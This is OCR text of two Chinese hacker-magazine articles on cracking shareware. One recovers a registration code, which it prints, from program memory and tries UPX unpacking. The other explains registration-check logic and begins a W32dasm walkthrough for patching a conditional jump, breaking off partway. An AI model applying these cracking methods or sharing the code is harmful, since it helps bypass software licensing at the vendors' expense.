


图 2

之后再选择 search"=>"find text，在弹出的对话框中添入 lonelyhero，点 OK。如图 3。这样会来到有 lonelyhero 的地方，但这并没有真正的注册码，再按 F3 两次，再往下找，看见什么了？

DMAMAMCRAAAM-CNHYBECYAKDZJH 这八成是注册码，如图 4 。于是我就把它添进了“输入注册码”的后面，果然成功了，如图 5 。




图 3




图 4




图 5

虽然成功了，但我还想用其他方法试一试，就是第二种思路。我用 PEID 查壳，发现是用的 UPX，如图 6。接着又用了 Quick Unpack 进行了脱壳，如图 7。再用 W32DASM 加载，但没找出“注册码错误，请您正确填写”的字串符，又找到一个“TURE”，我试了试，用 Ollydbg 1.10b 设置断点不行，也试了其他的一些，也没能成功。还请大侠们指点。




图 6




图 7

总结这次破解，也没用到什么技术。要想成为一个优秀的破解高手要懂得很多技术，像汇编，动态分析，静态分析等等，这些都要用心去学才行，这也是我第一次写文章，如果有什么错误的地方还请指出，小生在此感谢。

（本文涉及到的破解工具，光盘有收录）

我是这样Crack的

Cosmos.L.X

前些天郁闷，拉上了一位死党逃课去“下海”。用 U 盘收完邮件后我习惯性的上了《黑客 X 档案》论坛的编程破解版块。在里面我看了一位仁兄的帖子，主要内容还是问一些关于破解软件的问题。草草的给他回完贴后写了这篇文章，文章没有什么技术性可言，主要是说了一些我在 Crack 时发现的问题。希望本文能对一些破解新手起到一些帮助。

先不提我是什么时候怎么喜欢上 Crack 程序的，先说说我在以前的《X 档案》上找出的一些问题吧。

我在以前的杂志上经常看到一些作者写的用 W32dasm 跟 ollydbg 实行动静结合破解软件的文章，我认为其中有一部分作者写的不是很好。就拿 05 年第 1 期里秦妮的文章《Crack 菜鸟阶段晋级篇》来说吧，作者的思路我认为从一开始就是错误的，用秦

妮的这种方法爆破程序有一定的局限性。也就是说用这种方法可以破解一少部分软件，但对于大多数软件来说这种方法根本就是不管用的。看一下我整理的“软件注册流程图”吧，如图1。




图 1

大家可以看出秦妮改的那处跳转是图中进行对比处下面的“关键跳转”，只要把它改掉后无论输入什么软件都会报“注册成功”（除非输入真正的注册码）。但软件提示“注册成功”是否就能够说明软件已经认定你是合法用户了呢？大家可以按照秦妮说的那种方法修改一下程序试试，修改后的程序在注册时不管输入什么东东确实都会报“注册成功”，但不要以为软件提示“注册成功”就代表你已经完美爆破了，重新启动一下程序看看，是不是提示注册的窗口又弹出来了？所以我说秦妮的思路从一开始就是错误的。虽然这样也能破掉程序，但谁愿意每次启动程序后都乱填一些注册码，然后再点确定等程序认定你是“合法用户”时再开始使用程序呢？反正我是不会。




图 2

现在说一下我以前用过的爆破方法吧！同样是爆破但是我不会去用注册错误的提示当作破解线索的，我会选用软件作者在未注册程序里显示的一些特定字符提示为线索来实行爆破。先来看一幅图吧！如图2。

这幅图是我整理出的一些判断你是不是合法用户的事件，不同的软件会实行不同的方法判断你是不是合法用户，这里我将它们分为两类，一类是每次启动软件都会进行判断的，用户注册时程序会将用户填写的用户名及注册码保存到文件或注册表中（如图1上写的那样），然后每次启动程序时都会去读取注册文件，读出后再将这些用户名及注册码经过加密算法算出两个值，然后再将它们进行对比，如果相等就认定用户是合法用户，并在软件的About中显示用户名，如果不相等则在软件中显示出“未注册”等明显标志提醒用户注册。另一类是当你运行软件中的某项只有注册用户才能使用的功能时，软件才会去按照上面的方法去验证用户是不是注册用户，如果你不是注册用户，软件就会提示你去注册。到这里你应该知道秦妮那篇文章的错误出在什么地方了吧？对！秦妮误以为只要软件提示“注册成功”软件就认定你是合法用户了，其实软件根本就没有注册上。如果你使用一下只有注册用户才能使用的功能时，软件还会报“未注册”的。

好了，现在大家看一下我的“动静结合”爆破思路吧！打开程序，在程序中找一处只有未注册版本才会显示的东东，找啊找你一定会找到软件标题上的“[未注册]”字样吧？OK！就用它了，因为“[未注册]”是显示在软件标题上的这也就说明软件一定是在启动时就进行注册检验（我前面说的第一类）。按照菜菜常用的爆破方法先用W32dasm加载程序，在字符参考里查找这句，如图3。

找到后双击来到它的汇编处，在它的上面会找到一处跳转**0059CDAC（C）**按照习惯向上查找**0059CDAC**会找到一处条件跳转，如图4。

